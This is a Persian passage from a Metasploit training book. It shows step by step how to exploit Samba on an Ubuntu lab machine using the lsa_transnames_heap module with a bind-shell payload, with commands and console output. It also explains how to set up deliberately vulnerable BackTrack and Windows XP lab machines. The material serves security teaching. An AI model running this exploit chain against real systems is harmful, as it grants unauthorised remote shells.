بعد از سیستم عامل های شرکت مایکروسافت، لینوکس یکی از پر استفاده ترین سیستم عامل های جهان می باشد. در دستور العمل های قبلی، با چگونگی آزمایش کردن امنیت یک سیستم که بر روی آن سیستم عامل ویندوز در حال اجرا بود آشنا شدید و علاوه بر این ها با چگونگی اکسپلویت کردن برخی از ضعف های امنیتی که بر روی سرویس های سیستم عامل ویندوز وجود داشت کار کردید. حال در این قسمت، ما یک سیستم عامل لینوکس را مورد تهاجم قرار خواهیم داد. قابل ذکرست که در این قسمت ما از سیستم عامل Ubuntu 9 استفاده می کنیم. در هر حال این عملیات بسیار ساده است و می توانید به سادگی هر نوع سیستم عامل لینوکسی که سرویس Samba در آن در حال اجرا می باشد را اکسپلویت کنید. اجازه بدهید یک گام به جلو برویم و فعالیت خود را آغاز کنیم.

1. ابتدا ما سیستم هدف را با استفاده از Nmap به منظور جمع آوری اطلاعات درباره سرویس های موجود در هدف پویش خواهیم کرد. اجازه بدهید یک پویش بر روی هدف انجام دهیم و خروجی را تحلیل کنیم.

---

msf > nmap -sT 192.168.56.101

[*] exec: nmap 192.168.56.101

Starting Nmap 5.20 (http://nmap.org) at 2011-11-05 13:35 IST

Warning: Traceroute does not support idle or connect scan, disabling...
Nmap scan report for 192.168.56.101

Host is up (0.00048s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.3 ((Ubuntu) PHP/5.2.1)
|_html-title: Index of /

139/tcp open netbios-ssn Samba smbd 3.X (workgroup: MSHOME)
445/tcp open netbios-ssn Samba smbd 3.X (workgroup: MSHOME)

MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)
No exact OS matches for host (If you know what OS is running on it, see

http://nmap.org/submit/)

حال که از سیستم هدف اطلاعات جمع آوری کردیم. در گام بعدی یک اکسپلویت به منظور بهره برداری از سیستم هدف به همراه یک پیلود مناسب انتخاب خواهیم کرد. فرآیند آزمایش امنیت یک سیستم که حاوی سیستم عامل لینوکس است بسیار ساده تر از ویندوز می باشد. در هر حال برای انجام این آزمایش گام های زیر را باید انجام بدهید.

2. در قدم اول، باید یک اکسپلویت و پیلود متناسب با سیستم هدف انتخاب کنیم. در این قسمت قصد داریم که از اکسپلویت های مرتبط با سرویس Samba استفاده کنیم. اجازه بدهید جستجو کنیم چه اکسپلویت هایی برای سرویس Samba در فریمورک متاسپلویت وجود دارد.

---

msf > search Samba

---

3. این دستور یک لیست مختلف از ماژول های کمکی و اکسپلویت برای سرویس Samba را ارائه می کند. ما در این قسمت از اکسپلویت exploit/linux/samba/lsa_transnames_heap استفاده خواهیم کرد که دارای رنکینگ good می باشد. بعد از اینکه این اکسپلویت را انتخاب کردیم، پارامتر های آن را مقدار دهی کنیم و سپس اجرایش می کنیم.

---

msf > use exploit/linux/samba/lsa_transnames_heap
msf exploit(lsa_transnames_heap) > show options
Module options (exploit/linux/samba/lsa_transnames_heap):
Name Current Setting Required Description
---- --------------- -------- -----------
RHOST yes The target address
RPORT 445 yes Set the SMB service port
SMBPIPE LSARPC yes The pipe name to use
Exploit target:
Id Name
-- ----
0 Linux vsyscall
msf exploit(lsa_transnames_heap) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(lsa_transnames_heap) >


حال وظیفه بعدیمان انتخاب کردن یک پیلود مناسب می باشد. این را بخاطر بسپارید سیستم هدف مقابل ما حال یک سیستم لینوکسی می باشد و ساختار آن با یک سیستم عامل ویندوزی متفاوت هست. به همین دلیل، ما باید یک پیلود مناسب با سیستم عامل لینوکس انتخاب کنیم. در این قسمت ما از پیلود linux/x86/shell_bind_tcp استفاده می کنیم که عملیاتی همانند پیلود bind_tcp انجام می دهد که در مباحث اکسپلویت کردن سیستم های ویندوز با آن آشنا شدید.

```
msf exploit(lsa_transnames_heap) > set payload linux/x86/shell_bind_tcp

payload => linux/x86/shell_bind_tcp

msf exploit(lsa_transnames_heap) > show options

Module options (exploit/linux/samba/lsa_transnames_heap):

Name   Current Setting        Required        Description

----   ---------------        --------        -----------

RHOST        192.168.56.101        yes        The target address

RPORT        445                   yes        Set the SMB service port

SMBPIPE       LSARPC               yes        The pipe name to use


Payload options (linux/x86/shell_bind_tcp):


Name         Current Setting        Required        Description

----         ---------------        --------        -----------

LPORT        4444                   yes        The listen port

RHOST        192.168.56.101         no         The target address
```

هنگامی که تمامی پارامتر ها را به درستی مقدار دهی کردیم و فرآیند را به درستی به پایان رساندیم از دستور exploit برای شروع فرآیند اکسپلویت کردن هدف استفاده می کنیم.

```
msf exploit(lsa_transnames_heap) > exploit
[*] Started bind handler
[*] Creating nop sled....
[*] Trying to exploit Samba with address 0xffffe410...
[*] Connecting to the SMB service...
```

بعد از اینکه اکسپلویت با موفقیت اجرا شد، با ما یک شل خواهد داد که متصل به هدفمان است. مشاهده کردید که انجام این فرآیند بسیار آسان بود و تنها تفاوتی که با مباحث قبلی داشت در انخاب اکسپلویت و پیلود مناسب با لینوکس بود.



Appendix One

پیکربندی ماشین هدف

بهترین راه برای یادگیری برنامه متاسپلویت تمرین کردن مداوم است در این قسمت با نحوه ی راه اندازی یک آزمایشگاه حاوی یک سیستم هدف (آزمایشی) جهت اجرای مثال های موجود در کتاب آشنا می شوید.

نصب و اعمال تنظیمات بر روی سیستم هدف

مثال های کتاب در محیطی از سیستم عامل های Backtrack، Ubuntu 9.04، Metasploitable و Windows XP اجرا شده اند. از Backtrack برای اکسپلویت کردن سیستم ها و از Ubuntu 9.04 و Windows XP به عنوان سیستم های هدف استفاده می شود. ابتدا یک Windows XP SP2 غیر Patch شده را برای آزمایش مثال های این کتاب ایجاد کنید. ماشین های مجازی Backtrack و Ubuntu 9.04 را نیز می توانید در گام بعدی روی هر پلتفرم دیگری (ویندوز، لینوکس یا مکینتاش) نصب نمایید.

نکته: احتیاط لازم را در مورد ماشین های مجازی Windows XP و Ubuntu داشته باشید، چرا که این سیستم ها آسیب پذیرند و براحتی اکسپلویت می شوند. بنابراین هیچ فعالیت حساسی روی آنها انجام ندهید، چرا که وقتی شما بتوانید آنها را اکسپلویت کنید، پس دیگران هم می توانند.

اگر از سیستم عامل لینوکس یا مکینتاش استفاده می کنید، می توانید نسخه رایگان (30 روزه) برنامه ی VMWare Fusion را دانلود نمایید. نسخه رایگان فقط به مدت 30 روز کار می کند. اگر سیستم عامل شما ویندوز است، می توانید نسخه رایگان (30 روزه) برنامه ی VMWare Workstation را دانلود نمایید یا اینکه از نسخه ی 8 در DVD همراه کتاب استفاده نمایید. برای دانلود سیستم عامل های Backtrack و Metasploitable به لینک های زیر رجوع کنید:

Back|Track: http://www.backtrack-linux.org/

Metasploitable: http://sourceforge.net/projects/metasploitable/files/Metasploitable2/

نصب و راه اندازی سیستم عامل بک ترک (Back|Track)

بک ترک چیست؟

بک ترک یک توزیع لینوکس مبتنی بر GNU/Debian است که ورژن جدید آن با نام "انقلاب و ضمیمه هایش" انتشار یافته است. این سیستم عامل به منظور کشف آسیب پذیری های امنیتی در سیستم های مختلف تهیه شده و به صورت زنده (بدون نیاز به نصب) در اختیار قرار گرفته است. البته می توان آنرا روی هارد دیسک و سیستم های تبلت نیز نصب کرد و بعلاوه نصب آن روی ماشین مجازی نیز امکان پذیر است. در حال حاضر آخرین نسخه این توزیع v5.0 R2 و از سایت رسمی آن قابل دریافت است. نسخه ی 5 بر خلاف نسخه ی 4 مبتنی بر Ubuntu است (به جای Debian). بک ترک برای طیف وسیعی از کاربران از متخصصین امنیت تا نوآموزان قابل استفاده است. این ابزار سریع ترین و آسان ترین راه تعیین امنیت سیستم های کامپیوتری، شبکه ها و سایتهای اینترنتی است.

ابزارهای بک ترک

بک ترک کامل ترین و بروزترین ابزارهای امنیتی مختلفی را از ابزارهای کرک پسورد تا هک وب سرور و شبکه شامل می شود.

ابزاهای بک ترک در ۱۱ طبقه دست بندی شده اند:

1. جمع آوری اطلاعات (Information Gathering)
2. شناسایی آسیب پذیری (Vulnerability Identification)
3. تحلیل شبکه های رادیویی (Radio Network Analysis)
4. ارتقا مجوز دسترسی (Privilege Escalation)

5. جرم شناسی دیجیتال (Digital Forensics)
6. ابزارهای VoIP
7. ایجاد نقشه از شبکه (Network Mapping)
8. تحلیل برنامه های وب (Web Application Analysis)
9. ابزارهای اکسپلویت و مهندسی اجتماعی (Exploit & Social Engineering Toolkit)
10. حفظ دسترسی (Maintaining Access)
11. مهندسی معکوس (Reverse Engineering)

دریافت بک ترک


این توزیع در سه معماری پردازنده ی 32-بیتی، 64-بیتی و ARM وجود دارد و دو میزکار KDE و GNOME نیز در دسترس هستند. ابتدا به لینک زیر بروید:

http://www.backtrack-linux.org/downloads/

پس از کلیک بر روی لینک بالا صفحه ای به شکل تصویر 1-1 باز می شود.

عکس 1-1

روی دکمه دانلود کلیک کنید تا به صفحه تنظیمات دانلود منتقل شوید که همانند تصویر 2-1 می باشد. در این پنجره می توانید نسخه، نوع معماری و نوع میزکار مطلوب خود را تنظیم کرده و نهایتا آن را به صورت یک فایل ISO دانلود نمایید. ما می خواهیم نسخه ی 32-بیتی با میزکار KDE را دانلود کنیم. ابتدا وارد صفحه دانلود شده و در قسمت Backtrack Relase جدیدترین نسخه (Backtrack 5 R2)، در قسمت Window Manager گزینه ی KDE، در قسمت Architecture گزینه ی 32، در قسمت Image Type گزینه ی ISO و نهایتا در قسمت Download Type گزینه ی Direct را انتخاب می کنید و آنگاه بر روی دکمه ی Cilck To Download کلیک کرده تا دانلود توزیع مطلوب آغاز گردد.



بررسی سلامت دانلود توسط MD5sum

شناسه ی MD5 به زبان ساده یک الگوریتم رمزنگاری ۱۲۸ بیتی یکطرفه است که می توان بواسطه ی آن صحت فایل های دریافتی را از نظر خرابی یا دستکاری تصدیق نمود. می توان دو فایل مختلف را از هم تمایز داد بطوریکه اگر حتی 1 بیت آنها با هم متفاوت باشد، شناسه ی MD5 آنها نیز متفاوت خواهد بود. شناسه ی MD5 را می توان برای هر فایل یا شاخه ای محاسبه کرد اما معمولا آنرا در کنار لینک های دانلود قرار می دهند تا کاربر از صحت فایل های دانلود شده اطمینان حاصل کنند. شناسه ی MD5 برای توزیع مورد نظر ما نیز در تصویر 2-1 در قسمت MD5sum لیست شده است. شناسه ی MD5 برای چند توزیع مختلف ازبک ترک در زیر قرار داده شده است:

1. BT5r2-KDE-64 KDE 64bit md5sum: 6d5996df868dfe9c31aad234187ad7d0
2. BT5r2-KDE-32 KDE 32bit md5sum: adb7eece8964aab083294f06aa44b625
3. BT5r2-GNOME-64 GNOME 64bit md5sum: 4864e7cacdc35a886ef8264eb346f414
4. BT5r2-GNOME-32 GNOME 32bit md5sum: 4ad5f359bad43bb934d59fcf6632ae1b
5. BT5R2-GNOME-VM-32 GNOME 32bit md5sum: 9a8ec2fb4bbf4a5e626cfeb8970609fd
6. BT5R2-GNOME-VM-64 GNOME 64bit md5sum: dad2f4bf1045c56c0104218fa5d68aff


اکنون سلامت فایل های دانلود شده را در سه محیط محیط لینوکس، ویندوز و مکینتاش بررسی می کنیم. در اکثر توزیع های لینوکس MD5sum بصورت پیش فرض قرار دارد و نیاز به نصب نرم افزار جداگانه نیست. برای اینکار باید ابتدا با دستور cd به شاخه ی مورد نظر (حاوی فایل دانلود شده) تغییر مسیر بدهید:

```
cd download_directory
```

سپس فرمان MD5SUM yourfilename را اجرا کنید. بعد از اجرای این دستور یک شناسه ۳۲ کاراکتری به شکل زیر برای شما به نمایش در می آید.

```
root@bt:~# md5sum BT5R2-KDE-32.iso
```

38ff62f14cecce5c842df60cbadbdb22 BT5R2-KDE-32.iso
root@bt#~:
اکنون این شناسه را با شناسه ی موجود در سایت منبع مقایسه نمایید. اگر یکسان بودند فایل سالم است و درغیر این صورت احتمالا فایل آسیب دیده است. برای محاسبه ی شناسه ی MD5 در ویندوز، نیاز به نرم افزار است و می توان به winmd5sum، HashTab یا MD5 Hasher به عنوان نمونه اشاره کرد.




پس از نصب برنامه باید مسیر فایل یا Image مورد نظر را به آن بدهید. سپس شناسه ی MD5 را از قسمت md5sum بخوانید. در کادر Compare، شناسه md5 اصلی را کپی کنید و دکمه Compare فشار دهید. اگر هر دو برابر باشند، نرم افزار پیغام MD5 Check Sums are the same را مبنی بر صحت فایل اعلام می دارد و در غیر این صورت پیغام عدم یکسان بودن شناسه ها نمایش خواهد یافت.

در سیستم عامل Mac OS X روند کار همانند سیستم عامل لینوکس است و می توانید از دستور md5 استفاده نمایید:

revolution:~ muts$ md5 BT5R2-GNOME-32.iso
MD5 (BT5R1-GNOME-32.iso) = 49f3dda1e617cb6f4045735766839690
revolution:~ muts$

نصب و راه اندازی سیستم عامل


در این کتاب بک ترک را در محیط VMWare نصب و راه اندازی می کنیم. پس از نصب VMWare با پنجره ای همانند زیر مواجه می شوید.



روی Creat a New Virtual Machine کلیک کنید. پنجره ی زیر مبنی بر خوشامد گویی برای نصب ماشین مجازی نمایش می یابد.


مرحله اول: انتخاب نوع نصب

دو گزینه ی نصب عادی(Typical) و نصب پیشرفته(Advaced) وجود دارند. در این کتاب نصب عادی را انتخاب می کنیم چون از هر جهت با تنظیمات سیستمی Backtrack همخوانی دارد. در صورت استفاده از نسخه های قدیمی تر Backtrack یا VMware، یا در اختیار داشتن سخت افزاری که مشکل شناسایی دارد، گزینه ی نصب پیشرفته انعطاف پذیری و سازگاری بیشتری را در اختیارتان قرار می دهد. البته چنین وضعیت به ندرت پیش می آید.




مرحله دوم: منبع نصب

در این مرحله می توانید DVD توزیع Backtrack را در DVD-ROM کامپیوتر قرار داده و با گزینه ی اول آنرا بوت کنید یا اینکه فایل image دانلود شده از سایت Backtrack را با استفاده از گزینه ی دوم استفاده نمایید. ما روش دوم را ترجیح می دهیم چونکه فایل ISO توزیع Backtrack را در اختیار داریم.




مرحله ششم: نوع سیستم عامل

همانطور که قبلا ذکر شد Backtrack یک توزیع مبتنی بر Ubuntu است. لذا نوع سیستم عامل را Ubuntu یا Ubuntu 64-bit (در صورت استفاده از نسخه ی 64-بیتی Backtrack) انتخاب می کنیم.




مرحله چهارم : مشخص کردن مسیر نصب

در قسمت Virtual machine name نامی برای سیستم عامل در نظر گرفته می شود، مثلا Backtrack.5-R2. در قسمت Location مسیر نصب سیستم عامل مجازی مشخص می گردد. سپس با کلیک بر روی Next به مرحله بعدی هدایت می شوید.



مرحله پنجم : مشخص کردن فضای مورد نیاز برای نصب

در اینجا مقدار فضای اختصاصی از هارد دیسک کامپیوتر برای Backtrack مشخص می گردد. مقدار پیش فرض ۲۰ گیگابایت است که برای Backtrack و نرم افزارها و فایل هایی که بعدا در آن کپی می کنید مناسب است. البته ۱۰ گیگابایت هم می تواند نیاز شما را برطرف کند.




مرحله ششم : پایان اعمال تنظیمات


در این پنجره تمام تنظیمات اعمال شده در قالب یک لیست VMWare نمایش می یابد. با کلیک بر روی Customize Hardware هنوز هم می توان تغییراتی در این لیست اعمال کرد. بهرحال هدف ما آموزش کار با

VMWare نیست، بنابراین وارد این جزئیات نمی شویم. لذا روی Finish کلیک کنید تا وارد محیط نصب Backtrack شوید. قابل ذکر است که در صورت مواجهه با مشکلات احتمالی می توان به مستندات آموزشی شرکت VMWare از طریق لینک زیر رجوع کرد:

http://www.vmware.com/support/pubs




اکنون وارد محیط نصب Backtrack شده ایم. در صفحه ی نخست باید روی گزینه اول، Backtrack Text – Default Boot Test Mode کلیک کنید.




سپس در پوسته ی فرمان ظاهر شده باید عبارت startx را نوشته و Enter را بفشارید تا مراحل نصب را به صورت گرافیکی بتوانید دنبال کنید. در صورت اجرای Backtrack برای نخستین بار نیاز به نام کاربری و رمز عبور نیست، اما پس از نصب و راه اندازی می توانید از نام کاربری root و رمزعبور toor استفاده نمایید تا با فشردن کلید Enter وارد محیطی همانند تصویر زیر شوید.

بعد از ورود به نصاب Backtrack، بر روی آیکون Install Backtrack دو بار کلیک کرده تا پنجره ی نصب تکمیلی باز شود. اکنون پس از دو بار کلیک با پنجره ی زیر مواجه می شوید.




زبان نصب را انگلیسی انتخاب کنید و روی Forward کلیک کنید.


سپس زمان سیستم را تنظیم نمایید. مقدار Region برابر با Asia و مقدار Time Zone را برابر با Iran Time تنظیم نمایید. اکنون با کلیک بر روی Forward با پنجره زیر روبرو خواهید شد.




زبان صفحه کلید خود را انتخاب کنید و بعد با کلیک بر روی Forward به مرحله ی بعدی نصب بروید.



روی Forward کلیک کنید. در پنجره بعدی گزارشی از تمام تنظیمات اعمال شده نمایش می یابد. اکنون باید بر روی Install کلیک کنید تا وارد نصب شود.



پس از چندین دقیقه صبر و به پایان رسیدن آن، پنجره زیر به نمایش در می آید.



با اتمام نصب، سیستم را مجددا راه اندازی نمایید (Restart).

پس از بارگذاری و بالا آمدن سیستم عامل Backtrack (مثل دیگر سیستم های لینوکس) باید به سیستم لاگین کنید. ما در این کتاب برای هر دو سیستم Backtrack و Ubuntu نام کاربری و رمزعبور را به ترتیب root و toor در نظر گرفته ایم.

پس از وارد شدن به سیستم باید یک سری تنظیمات انجام دهید. اگر سرور DHCP روی شبکه ندارید، محدوده ی آدرس IP مورد استفاده در شبکه ی خود را پیدا کرده و از دستورات زیر استفاده نمایید (اطمینان حاصل کنید که آدرس IP مورد استفاده ی شما قبلا توسط سیستم دیگری استفاده نشده باشد):


```
root@bt:~# nano /etc/network/interfaces
Password:
```

```
#The primary network interface
auto eth0 # the interface used
iface eth0 inet static # configure static IP address
        address 192.168.1.10 # your IP address you want
        netmask 255.255.255.0 # your subnet mask
        network 192.168.1.0 # your network address
        broadcast 192.168.0.255 # your broadcast address
        gateway 192.168.1.1 # your default gateway
```

برای اطلاعات بیشتر در مورد پیکربندی تنظیمات شبکه در لینوکس به صورت دستی به لینک زیر مراجعه نمایید:

http://www.yolinux.com/TUTORIALS/LinuxTutorialNetworking.html

پس از اعمال تنظیمات فوق، سیستم لینوکس آماده ی استفاده است. به خاطر داشته باشید که لینوکس خود را آپدیت نکنید چرا که این سیستم باید برای آزمون نفوذ آسیب پذیر بماند.

نصب و راه اندازی ویندوز XP آسیب پذیر

برای انجام مثال های این کتاب باید سیستم Windows XP را نیز روی VMWare نصب نمایید. پس از نصب سیستم عامل، به عنوان کاربر Administrator به سیستم لاگین کنید، به Control Panel بروید، سپس نما را به Classic View تغییر دهید و آیکون Windows Firewall را باز کنید. در پنجره ی ظاهر شده گزینه ی Off را انتخاب و بر روی OK کلیک کنید (انجام این کار شاید برای شما طبیعی به نظر نرسد، اما این سناریو در خیلی از شرکت های بزرگ رایج است). سپس آیکون Automatic Updates را باز کرده و گزینه Turn off Automatic Updates را انتخاب و بر روی OK کلیک کنید. با این کار بروز رسانی خودکار غیر فعال می شود. بهتر است به این سیستم نیز یک IP ایستا بدهید تا در هر بار تلاش برای اکسپلویت کردن سیستم نیاز به یافتن آدرس IP آن نداشته باشید.

پیکربندی وب سرور بر روی ویندوز XP

برای اینکه سطح حمله ی بزرگتری را در حمله به سیستم Windows XP داشته باشیم، سرویس های بیشتری را روی آن فعال می نماییم.

